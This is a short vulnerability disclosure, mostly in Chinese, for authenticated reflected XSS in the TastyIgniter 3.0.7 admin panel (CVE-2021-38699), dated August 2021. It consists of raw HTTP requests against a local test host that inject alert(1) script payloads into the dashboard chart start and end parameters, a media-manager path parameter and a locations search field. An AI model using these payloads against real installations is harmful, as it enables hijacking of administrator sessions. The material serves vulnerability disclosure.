
TastyIgniter 管理后台 3.0.7 版本中存在已认证的反射型 XSS。
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-38699


POST http://cvefarm.local/admin/dashboard HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-IGNITER-REQUEST-HANDLER: charts::onFetchDatasets
X-CSRF-TOKEN: 37EWVV424abZPiH6H1L6CWZvTYhEfx3XK73Xa4A5
X-Requested-With: XMLHttpRequest
Content-Length: 81
Origin: https://cvefarm.local
Connection: keep-alive
Referer: https://cvefarm.local/admin/dashboard
Cookie: tastyigniter_session=[session/admin_session]
Host: cvefarm.local


start=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&end=2021-08-12T12%3A48%3A16.747Z

POST http://cvefarm.local/admin/dashboard HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-IGNITER-REQUEST-HANDLER: charts::onFetchDatasets
X-CSRF-TOKEN: 37EWVV424abZPiH6H1L6CWZvTYhEfx3XK73Xa4A5
X-Requested-With: XMLHttpRequest
Content-Length: 81
Origin: https://cvefarm.local
Connection: keep-alive
Referer: https://cvefarm.local/admin/dashboard
Cookie: tastyigniter_session=[session/admin_session]
Host: cvefarm.local


start=2021-07-14T12%3A48%3A16.746Z&end=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E

POST http://cvefarm.local/admin/media_manager HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-IGNITER-REQUEST-HANDLER: manager::onGoToFolder
X-CSRF-TOKEN: QVRktQkPLxizjY3vbMe2dQ5ZgZMfMalZYnQZzMes
X-Requested-With: XMLHttpRequest
Content-Length: 56
Origin: https://cvefarm.local
Connection: keep-alive
Referer: https://cvefarm.local/admin/media_manager
Cookie: tastyigniter_session=[session/admin_session]
Host: cvefarm.local

path=%22%3E%00%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
GET http://cvefarm.local/locations?search=javascript%3Aalert%281%29%3B HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://cvefarm.local/locations
Cookie: tastyigniter_session=[session]
Host: cvefarm.local
2021 年 8 月